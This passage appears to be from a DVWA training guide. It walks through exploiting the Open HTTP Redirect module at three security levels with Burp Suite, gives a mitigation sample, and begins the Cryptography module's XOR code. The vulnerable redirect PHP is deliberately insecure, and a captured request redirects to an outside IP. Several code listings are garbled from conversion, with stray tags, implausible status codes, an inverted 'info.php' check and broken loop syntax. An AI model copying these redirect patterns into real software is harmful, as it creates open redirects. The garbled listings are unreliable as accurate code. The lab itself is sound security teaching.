
2. Analyze the source code of the target page.

A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The URL is 'localhost/DVWA/vulnerabilities/open_redirect/source/low.php'. The title is 'Open HTTP Redirect Source'. The page displays the PHP source code for handling a redirect request:


```
<?php  
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'] != "") {  
    header ("location: " . $_GET['redirect']);  
    exit;  
}  
  
http_response_code (500);  
>  
<p>Missing redirect target.</p>  
</php  
exit;  
>
```

A 'Compare All Levels' button is visible at the bottom of the code editor.

3. Capture the request with help of burp suite.



4. Make changes in GET parameter and exploit vulnerability.



13.2 Medium Level Security

The code prevents you from using absolute URLs to take the user off the site, so you can either use relative URLs to take them to other pages on the same site or a Protocol-relative URL.


Steps:

1. Analyze the functionality of the target page.

This screenshot shows the DVWA application running in a Kali Linux VM. The browser window displays the 'Vulnerability: Open HTTP Redirect' page. The left sidebar contains a navigation menu with various security modules. The main content area is titled 'Vulnerability: Open HTTP Redirect' and includes a 'Hacker History' section with two links to famous hacker quotes. Below that is a 'More Information' section with links to the OWASP Invalidated Redirects and Forwards Cheat Sheet, NIST's Testing for Client-side URL Redirection, and Mitre's CWE-601: URL Redirection to Untrusted Site ('Open Redirect').

This screenshot shows the DVWA application after interacting with the 'Open HTTP Redirect' module. The browser window displays the same 'Vulnerability: Open HTTP Redirect' page, but the 'Open HTTP Redirect' link in the sidebar is now highlighted in green, indicating it has been selected. The main content area still displays the 'Hacker Quotes' and 'More Information' sections.

2. Analyze the source code of the target page.




```
<?php
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'] != "") {
    if (preg_match ("^http://|https://|//|/", $_GET['redirect'])) {
        http_response_code (509);
    }
    <p>Absolute URLs not allowed.</p>
    </php>
    exit;
} else {
    header ("location: " . $_GET['redirect']);
    exit;
}
}

http_response_code (500);

<p>Missing redirect target.</p>
</php>
exit;
?>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Intercept the request with help of burp suite.



Burp Suite Community Edition v0.25.3.4 - Temporary Project

Request


Line	Type	Direction	Method	URL	Status code	Length
1	HTTP	Request	GET	http://localhost/DVWA/vulnerabilities/open_redirect/source/medium.php?redirect=http://1.1.1.1:8080/		

Raw

```
GET /DVWA/vulnerabilities/open_redirect/source/medium.php?redirect=http://1.1.1.1:8080/
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.128 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/DVWA/vulnerabilities/open_redirect/source/medium.php?redirect=http://1.1.1.1:8080/
Cookie: PHPSESSID=10455d5e4ff980a626b17c9a5ab6; security=medium; session_start=1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.128 Safari/537.36
```

Inspector

4. Make changes in get parameter and exploit vulnerabilities.





13.3 High Level Security

The redirect page tries to lock you to only redirect to the info.php page, but does this by checking that the URL contains "info.php".

Steps:

1. Analyze the functionality of the target page.





2. Analyze the source code of the target page.


A screenshot of a Kali Linux terminal window showing the source code for 'high.php'. The code checks if the 'redirect' parameter exists in the GET request. If it does, it checks if the value is 'info.php'. If both conditions are met, it sends a redirect header to the specified URL. Otherwise, it outputs an error message and exits. If no redirect target is provided, it outputs a missing target message and exits.

```
<?php
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'] != "") {
    if (strpos($_GET['redirect'], "info.php") === false) {
        header ("Location: " . $_GET['redirect']);
        exit;
    } else {
        http_response_code (309);
    }
    >
    <p>You can only redirect to the info page.</p>
    <?php
    exit;
}
}


http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

At the bottom of the terminal, there's a note: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

3. Capture request with help of burp suite.



4. Make essential changes at GET parameter and exploit vulnerabilities.



Mitigation:

Rather than accepting a page or URL as the redirect target, the system uses ID values to tell the redirect page where to redirect to. This ties the system down to only redirect to pages it knows about and so there is no way for an attacker to modify things to go to a page of their choosing.

Sample code:

```
<?php

$target = "";

if (array_key_exists ("redirect", $_GET) && is_numeric($_GET['redirect'])) {
    switch (intval ($_GET['redirect'])) {
        case 1:
            $target = "info.php?id=1";
            break;
        case 2:
            $target = "info.php?id=2";
            break;
        case 99:
            $target = "https://digi.ninja";
            break;
    }
    if ($target != "") {
        header ("location: " . $target);
        exit;
    } else {
        ?>
        Unknown redirect target.
        <?php
        exit;
    }
}

?>
```


14. Cryptography Vulnerability

Cryptography is key area of security and is used to keep secrets secret. When implemented badly these secrets can be leaked or the crypto manipulated to bypass protections.

This module will look at three weaknesses, using encoding instead of encryption, using algorithms with known weaknesses, and padding oracle attacks.


Steps:

1. Analyze the functionality of the target page.



The screenshot shows the DVWA Cryptography Problems page. On the left is a sidebar menu with various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area has a title "Vulnerability: Cryptography Problems". It contains a message box with the text: "This super secure system will allow you to exchange messages with your friends without anyone else being able to read them. Use the box below to encode and decode messages." Below this is a "Message" input field, a radio button for "Encode or Decode" (set to "Encode"), and a "Submit" button. A note below says "You have intercepted the following message, decode it and log in below." followed by a base64 encoded string: Lpw4WGIQZCMIISFBYSEB8B8QIPGxilNQSwEHREOAQY=. There is also a "Password" input field and a "Login" button. At the bottom is a "More Information" link.

2. Analyze the source code of the target page.



The screenshot shows the source code of the DVWA Cryptography module. The code is written in PHP and includes a XOR encryption function and a web interface. The XOR function is defined as follows:

```
<?php
function xor_this($cleartext, $key) {
    $outText = '';
    // Iterate through each character.
    for ($i=0; $i<strlen($cleartext)); {
        for ($j=0; $j<strlen($key) && $i<strlen($cleartext)); $j++, $i++ ) {
            $outText .= $cleartext[$i] ^ $key[$j];
        }
    }
    return $outText;
}

```

The web interface includes variables like \$key ("wachtwoord"), \$errors (""), \$success (""), \$messages (""), \$decoded ("null"), \$encode_radio_selected ("checked='checked'"), \$decode_radio_selected ("checked='checked'"), and \$message (""). It handles POST requests to encode or decode messages using the XOR function and base64 encoding/decoding.

